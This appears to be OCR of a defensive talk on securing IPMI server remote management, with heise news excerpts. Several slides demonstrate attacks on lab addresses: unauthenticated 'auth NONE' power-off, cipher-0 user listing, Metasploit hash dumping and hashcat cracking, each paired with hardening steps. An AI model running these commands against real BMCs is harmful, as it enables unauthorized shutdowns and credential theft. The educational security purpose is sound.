Temp. sensor
Power control
Reset control
…
Chassis board
Serial
Port
Sharing
BMC
Serial
Controller
private mgmt. busses
FRU
FRU
M/B
Serial
Controller
Temp. s.
System
interface
Memory
board
Processor
board
FRU
Redundant Power
board
System bus
Motherboard

IPMI Priviledge Levels

Level	Description
Callback	Lowest Privilege Level. Only allows initializing a callback.
User	Only IPMI “begin” commands are allowed. Mainly for reading sensor information.
Operator	All BMC commands except those for changing the out-of-band interfaces are allowed.
Administrator	All BMC commands are allowd.

So far so good?

Intelligent? Platform Management Interface?


Black box

The Eavesdropping System in Your Computer

(Bruce Schneier, Schneier on Security Blog 31.01.2013)

heise Security


News | Hintergrund | Erste Hilfe

Security > News > 7-Tage-News > 2013 > KW 27 > Sicherheitsexperte warnt vor Server-Fernwartung

04.07.2013 15:22 « Vorige | Nächste »

Sicherheitsexperte warnt vor Server-Fernwartung

vorlesen / MP3-Download



Fernwartungsfunktion eines Supermicro-Serverboards

Der Chefentwickler HD Moore von der Firma Rapid7, die für das Angriffs-Framework Metasploit bekannt ist, mahnt zu sorgfältigem Einsatz von Server-Fernwartung. Er zeigt große Schwachstellen in den Fernwartungsprotokollen IPMI 1.5 und 2.0 auf, aber auch bei der Firmware vieler Baseboard Management Controller (BMC): Diese Chips erlauben den Zugriff aus der Ferne per Netzwerk auch dann, wenn der eigentliche Server nicht arbeitet (Out-of-Band-Management). Doch wie schon bei Industriesteuerungen, Routern mit UPnP oder Servern für serielle Ports gibt es auch bei der BMC-Firmware hanebüchene Schwächen, die Angreifer leicht ausnutzen können.

Die sind nicht grundsätzlich neu, erst im Juni hatte der Server-Anbieter Thomas-Krenn.com vor einem UPnP-Bug in der BMC-Firmware zahlreicher Server-Mainboards der Firma Supermicro gewarnt. Viele BMCs kommunizieren auch deshalb über eine separate Netzwerkbuchse, die man mit einem abgeschotteten LAN nur für die Fernwartung verbinden sollte. Doch es ist bei vielen Serverboards auch möglich, die Fernwartung so einzurichten, dass sie über einen der normalen Gigabit-Ethernet-Ports erreichbar ist. Wer sich unsicher ist, wie er seinen Server eingerichtet hat, sollte das unbedingt klären.

heise Security

News | Hintergrund | Erste Hilfe

Security > News > 7-Tage-News > 2014 > KW 23 > Hunderttausende Server über Fernwartungsproto


05.06.2014 17:59 « Vorige | Nächste »

Hunderttausende Server über Fernwartungsprotokolle angreifbar

vorlesen / MP3-Download

Das Fernwartungsprotokoll IPMI, mit dem Server über die Firmware des Motherboards gewartet werden können, hat gravierende Sicherheitslücken. Forscher haben bei einem Scan des Internets haufenweise Server gefunden, die angreifbar sind.

Sicherheitsforscher Dan Farmer warnt erneut vor den Risiken des Fernwartungsprotokolls IPMI und der Firmware von Baseboard Management Controllern (BMC). Zusammen mit Metasploit-Entwickler HD Moore hat er die Ergebnisse einer Untersuchung (PDF) präsentiert, die über 230.000 Server im Netz entdeckt hat, welche über das Protokoll angegriffen werden können. Mehr als 90 Prozent dieser Server seien leicht zu knacken, sagt Farmer. Die entsprechenden Schwachstellen hatten Moore und Farmer bereits vor einem Jahr angeprangert.





Viele für Fernwartungszugänge verwendete Passwörter sind viel zu kurz


230.000 1U servers
→ 10.223,5 m heigt
(Mount Everest 8.848 m)

Secure your Server's IPMI Remote Management

- Why IPMI?
- IPMI – Functionality
- IPMI – 3 Security Issues of the IPMI Spec.
- IPMI – Security Issues of the Firmware
- Future: Redfish?
- IPMI – Best Practices Checklist





2004
IPMI 2.0,
2013 (9 y. later)
Rev 1.1

1) Auth Type NONE

1.7.26 Channel Model, Authentication, Sessions, and Users

The specification supports different algorithms for the signature - these are referred to as Authentication Types. Authentication Types include 'none', 'straight password', the MD2 and MD5 message-digest algorithms, etc. For consistency, s[illegible]ion-based channels always use the *Get Session Challenge* and *Activate Session* commands even if Authenticat[illegible] is 'none'. (In this case, dummy values are used for the signatures.)

IPMI Spec. 2.0 Rev. 1.1, S. 21

Authentication Types include 'none', ...

1) Auth Type NONE

```
server:~ # ipmitool lan print 1
Set in Progress         : Set Complete
Auth Type Support       : NONE MD2 MD5 PASSWORD OEM
Auth Type Enable        : Callback : NONE MD2 MD5 PASSWORD
                        : User     : NONE MD2 MD5 PASSWORD
                        : Operator : NONE MD2 MD5 PASSWORD
                        : Admin    : NONE MD2 MD5 PASSWORD
                        : OEM      :
IP Address Source       : Static Address
IP Address              : 10.1.102.150
[…]
```

```
$ ipmitool -I lan -H 10.1.102.150 -U admin -A NONE power status
Chassis Power is on
$ ipmitool -I lan -H 10.1.102.150 -U admin -A NONE power off
Chassis Power Control: Down/Off
$ ipmitool -I lan -H 10.1.102.150 -U admin -A NONE power status
Chassis Power is off
```

1) Auth Type NONE


```
server:~ # ipmitool lan set 1 auth Callback MD5
server:~ # ipmitool lan set 1 auth User MD5
server:~ # ipmitool lan set 1 auth Operator MD5
server:~ # ipmitool lan set 1 auth Admin MD5
server:~ # ipmitool lan set 1 auth OEM MD5
[do this also for additional lan channels 2, 3, ...)
```

https://www.thomas-krenn.com/de/wiki/NONE_Authentifizierung_bei_IPMI_deaktivieren

2) Cipher 0

Table 22-, Cipher Suite IDs

ID	characteristics	Cipher Suite	Authentication Algorithm	Integrity Algorithm(s)	Confidentiality Algorithm(s)
0	"no password"	00h, 00h, 00h	RAKP-none	None	None
1	S	01h, 00h, 00h	RAKP-HMAC-SHA1	None	None
2	S, A	01h, 01h, 00h		HMAC-SHA1-96	None
3	S, A, E	01h, 01h, 01h			AES-CBC-128
4	S, A, E	01h, 01h, 02h			xRC4-128
5	S, A, E	01h, 01h, 03h			xRC4-40
6	S	02h, 00h, 00h	RAKP-HMAC-MD5	None	None
7	S, A	02h, 02h, 00h		HMAC-MD5-128	None
8	S, A, E	02h, 02h, 01h			AES-CBC-128
9	S, A, E	02h, 02h, 02h			xRC4-128
10	S, A, E	02h, 02h, 03h			xRC4-40
11	S, A	02h, 03h, 00h		MD5-128	None
12	S, A, E	02h, 03h, 01h			AES-CBC-128

IPMI Spec. 2.0 Rev. 1.1, S. 292

2) Cipher 0

Quelle: Wikimedia Commons

```
$ ipmitool -I lanplus -H 10.1.102.152 -U admin -P **** lan print
[…]
RMCP+ Cipher Suites      : 0,1,2,3,6,7,8,11,12
Cipher Suite Priv Max    : aaaaXXaaaXXaaXX
$ ipmitool -I lanplus -C 0 -H 10.1.102.152 \
  -U admin -P FluffyWabbit user list
ID  Name         Callin  Link Auth IPMI Msg   Channel Priv Limit
1                false   false      true       ADMINISTRATOR
2   admin        false   false      true       ADMINISTRATOR
3   monitoring   true    true       true       USER
```

2) Cipher 0


```
server:~ # ipmitool lan set 1 cipher_privs XXXaXXXXXXXXXXX
[also for further lan Channels 2, 3, ...)
```

3) RAKP+ Dump Hashes

In short, the authentication process for IPMI 2.0 mandates that the server send a salted SHA1 or MD5 hash of the requested user's password to the client, prior to the client authenticating.

A Penetration Tester's Guide to IPMI and BMCs (rapid7.com)

```
msf > use auxiliary/scanner/ipmi/ipmi_dumphashes
msf auxiliary(ipmi_dumphashes) > set RHOSTS 10.1.102.141
RHOSTS => 10.1.102.141
msf auxiliary(ipmi_dumphashes) > set THREADS 128
THREADS => 128
msf auxiliary(ipmi_dumphashes) > run

[+] 10.1.102.141:623 - IPMI - Hash found:
admin:1466752325000004ec525d3852f4fa73c93b674788217fe0000000000000000000000000000000000000000000000000000000140561646d696e:2c76e372d89ac7cd4e3bfecb423962f708d0741c
```

3) RAKP+ Dump Hashes


```
$ ./cudaHashcat64.bin --outfile=ipmi.out -m 7300 hash.txt -a 3 ?lu?
lu?lu?lu?lu?lu
[...]
Session.Name...: cudaHashcat
Status.........: Exhausted
Input.Mode.....: Mask (?lu?lu?lu?lu?lu?lu) [12]
Hash.Target....:
54414378fb2db5ff365e4bc5856adaf4c1b8a2f2153efd1b81fb54dfe1bf56478788
ea7ba154375b40167e34f026e1020010d21d1ea3162504056164 6d696e:0a0b16023
1e204a6d0bd086e26718002409b35b7
Hash.Type......: IPMI2 RAKP HMAC-SHA1
Time.Started...: Thu Sep 18 10:11:17 2014 (6 secs)
Time.Estimated.: 0 secs
Speed.GPU.#1...: 52732.3 kH/s
Recovered......: 0/1 (0.00%) Digests, 0/1 (0.00%) Salts
Progress.......: 308915776/308915776 (100.00%)
Skipped........: 0/308915776 (0.00%)
Rejected.......: 0/308915776 (0.00%)
HWMon.GPU.#1...: -1% Util, 41c Temp, 31% Fan
```

3) RAKP+ Dump Hashes

My advice:
strong usernames
& passwords

sjfaiklaz
(Admin)

afjhuijoh
(User)





Secure your Server's IPMI Remote Management

- Why IPMI?
- IPMI – Functionality
- IPMI – 3 Security Issues of the IPMI Spec.
- IPMI – Security Issues of the Firmware
- Future: Redfish?
- IPMI – Best Practices Checklist


IPMI Firmware Developers

- Avocent
  - e.g. for Dell, IBM, Cisco, Gigabyte
- AMI
  - e.g. for ASUS, Tyan
- ATEN
  - e.g. for Supermicro
- AND: manufacturer-specific adaptations





Risk: IPMI failover NIC




mode: dedicate

IPMI MAC, z.B.
00:25:90:04:3a:a7


MAC 1, z.B.
00:25:90:04:43:66

MAC 2, z.B.
00:25:90:04:43:67

Risk: IPMI failover NIC



mode: share




Risk: IPMI failover NIC

